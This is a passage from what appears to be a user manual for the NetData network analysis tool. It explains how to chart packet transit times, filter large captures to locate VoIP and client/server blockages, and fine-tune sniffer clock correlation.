


Its initial flow chart covering all connections plots TCP round-trip times, relative transit times of RTP packets, and absolute round-trip times reported by RTCP packets:




The 'VoIP only' checkbox excludes the TCP round-trips, to focus on only the RTP relative transit times:






If a flow chart is requested for a single RTP connection the chart plots the sequence numbers of RTP packets as well as the relative transit times.




The sequence graph can be removed by pressing the ‘None’ radio button:



14.13 Plotting Transit Times to Characterise Packet Blockages

The following chart was drawn from two related captures each comprising a sequence of three capture files of 7 Gbytes, from two sniffers near the Internet gateway of a large office network. From a total of 60 million packets in 45 Gbytes the chart displays the times of just 16,000 RTP (VoIP audio) packets to transit from client devices to the first sniffer. These were the only such packets with abnormal delays greater than 100 ms and the patterns on the chart reveal the presence of two serious performance problems in the network.



For this chart markers were coloured according to their connection IDs. Each vertical tower of transit-time markers indicates a blockage affecting the packets of a single UDP connection. The horizontal olive-green and diagonal green bands of markers characterise the behaviour of two audio encoders that produce erroneous RTP timestamps; the increments in their timestamp values often remain proportional to increments in the data-sequence values and take no account of the time when the data samples were encoded – their sole purpose.


Extensive filtering is required to boil 60 million packets down to the signifacent sample of only 16,000 packets in this case. NetData allows filtering in four stages of packet processing:

1. **During analysis**. This early filtering is strongly discouraged because it may eliminate vital clues.
2. **When searching for and selecting records in NetData's database** for loading into the charting module. This filtering is usually achieved graphically by selecting particular servers, services, clients, dialogues, connections or transaction types on any chart, but other criteria can be set in the load-data window.
3. **By hiding and revealing selected packets on the timing chart** because the flow chart and its overlays of transit times can be drawn only from packets displayed on the timing chart. Packet selection can be done directly on the timing chart by zooming or with its context-sensitive menu; otherwise, packet filtering can be facilitated by the timing chart's associated connection table and dialogue chart.
4. **By hiding and revealing selected packets on the flow chart**, by zooming or with its context-sensitive menus.


For this chart filters in the load-data window requested only UDP packets accessing port 3479 (MS Teams RTP audio) with abnormal transit delays greater than 100 ms.

The filtering options for the flow chart depend on the chosen overlays and the marker colouring rule. If trip- and transit-time markers are coloured according to their related capture, the context menu allows packets of the selected capture to be hidden or be the only packets plotted. Furthermore, this capture filter prevails in all marker-colouring modes.

When markers are coloured according to their packet's server IP address or pair of MAC addresses, particular addresses can now be filtered in or out.




All the context menus provide an option to 'Plot Only This Packet's Connection' which changes the flow chart to the One-Connection mode. In that mode, the transit-time markers can be overlaid by graphs of sliding windows and bytes in flight (BIF) that reveal flow-control behaviour. The mode is reversed by clicking the 'All Connections' button.



The various colouring modes quickly characterise the packet blockages: in this case each blockage affected only a single connection; some connections were victimised in a sequence of blockages; blockages affected the packet streams from five different MAC addresses; the first packet caught in a blockage often followed a sequence gap – the loss of a single packet.

14.14 Locating Blockages in Client or Server

The system studied below centred on a server running a batch job, conducting a long sequence of database transactions as fast as possible. Charts of response times revealed seemingly random periods of several minutes in which response times were much larger than usual and throughput dropped by a third or more. Traffic captured in both the client and database servers was analysed and correlated to measure packet transit times. Plots of those times revealed that both client and server packets were blocked for up to 40 ms, at intervals of roughly 200 ms. Was the blockage somewhere in the network or in either the client or server as a consequence of CPU contention in their virtual environments?




In this chart the pairs of joined blue and red markers each refer to a single packet, plotted at the times that the packet was seen in the server (blue) and the client (red), and at a height proportional to its transit time. Each blockage is indicated by the markers forming a left-pointing triangle: packets entered the blockage at different times but all were released at the same time, forming a vertical tower of markers.

For various reasons the favoured hypothesis suggested that processor time was withdrawn from the client machine. Server packets would continue to arrive at the client during the blockage but the client sniffer couldn't timestamp them until the blockage ended. Client packets were timestamped just before they were able to be transnitted, so they began their transit only when the blockage ended. This theory predicted that client packets caught in the blockage would be timestamped by the server one transit time after the blocked server packets were timestamped, and that proved to be the case, as illustrated by the popups for packet 1-460189 (at 3:42:59.539798) and packet 2-432855 (at 3:42:59.540731), 0.94 ms later. If the blockage were in he server the chronological order of unblocked packets would be reversed.

14.15 Fine Adjustments to Transit-Time Charts


After NetData has found all the matching packets in a pair of related captures it correlates the pairs of timestamps of matching packets to correct for any differences in sniffer clock settings and speeds, to obtain accurate estimates of packet transit times between sniffers. Transit-time accuracy depends on NetData's ability to find equal numbers of small packets travelling in opposite directions, distributed evenly throughout the capture period, and unlikely to be delayed in a packet queue. If data moves mostly in one direction a packet-sampling bias can produce a noticeable slope in the bands of transit-time markers and move bands erroneously above or below the zero axis. If the correlation is perfect, and client transit times are plotted as negative numbers, the zero axis will split the gap between the minimum transit times for client and server packets.

The following chart obtained from an iPerf throughput test reveals a distinct rising slope in the bands of markers, and the gap between client and server markers is above the zero axis.



Timestamp correlation can sometimes be improved by adjusting packet-sampling parameters such as the maximum size for correlated packets. Further improvement can be achieved by specifying explicitly the required corrections to clock speed and clock setting. For this purpose, the table of related captures has columns to specify a clock speed factor, a clock setting adjustment ('Cap AddSecs'), and the time-of-day ('Ref TODsecs') at which the clock setting is to be adjusted. This reference time is required because a difference in clock speeds causes the difference in clock settings to vary throughout the capture period.

The recommended procedure is to allow NetData to correlate and adjust timestamps initially, with the following settings. Clocks are not to be adjusted during analysis but the clock adjustments made during the correlation are to be recorded for application during any subsequent analyses:




The clock adjustment parameters calculated by NetData during correlation are entered in the table of related captures, ready for any modification that might be required.

Index	Link to	Transit to	Location	Clock Factor	Cap AddSecs	Ref TODsecs	Chart AddSecs	Capture Name
1		3		1	0	0	0	eth3_new_fw_i
2	1	1		1.000047994	-0.00516396	79595.3	0	PS_new_fw_int
3	1	1		0.999984442	-0.00062433	79595.3	0	eth0_new_fw_i


To use modified clock adjustments the analysis should be repeated, but without allowing NetData to adjust timestamps after the correlation (uncheck the box circled in red). NetData should apply the required clock adjustment parameters during analysis (check the box circled in blue). For the following chart the clock factor for the third capture was removed (set to one), and the time offset was increased to lower the marker bands:

Index	Link to	Transit to	Location	Clock Factor	Cap AddSecs	Ref TODsecs	Chart AddSecs	Capture Name
1		3		1	0	0	0	eth3_new_fw_i
2	1	1		1.000047994	-0.00516396	79595.3	0	PS_new_fw_in
3	1	1		1	-0.000254302	79595.3	0	eth0_new_fw_i


The zero axis then ran through the horizontal gap between the client and server markers.



Deciding on appropriate clock adjustment parameters can be difficult but is aided by right-clicking a point on the transit-time chart and choosing to 'Adjust Capture Clock…'



NetData draws a guide line through the selected point and the furthest end of the zero transit-time axis. The goal is to select a point that produces a line parallel with a band of markers because in the ensuing dialogue window NetData will offer to modify the clock-speed factor to make the band of markers horizontal. A second button will instead modify only the clock offset to move the selected point to the zero axis and adjust all transit times by the same amount.



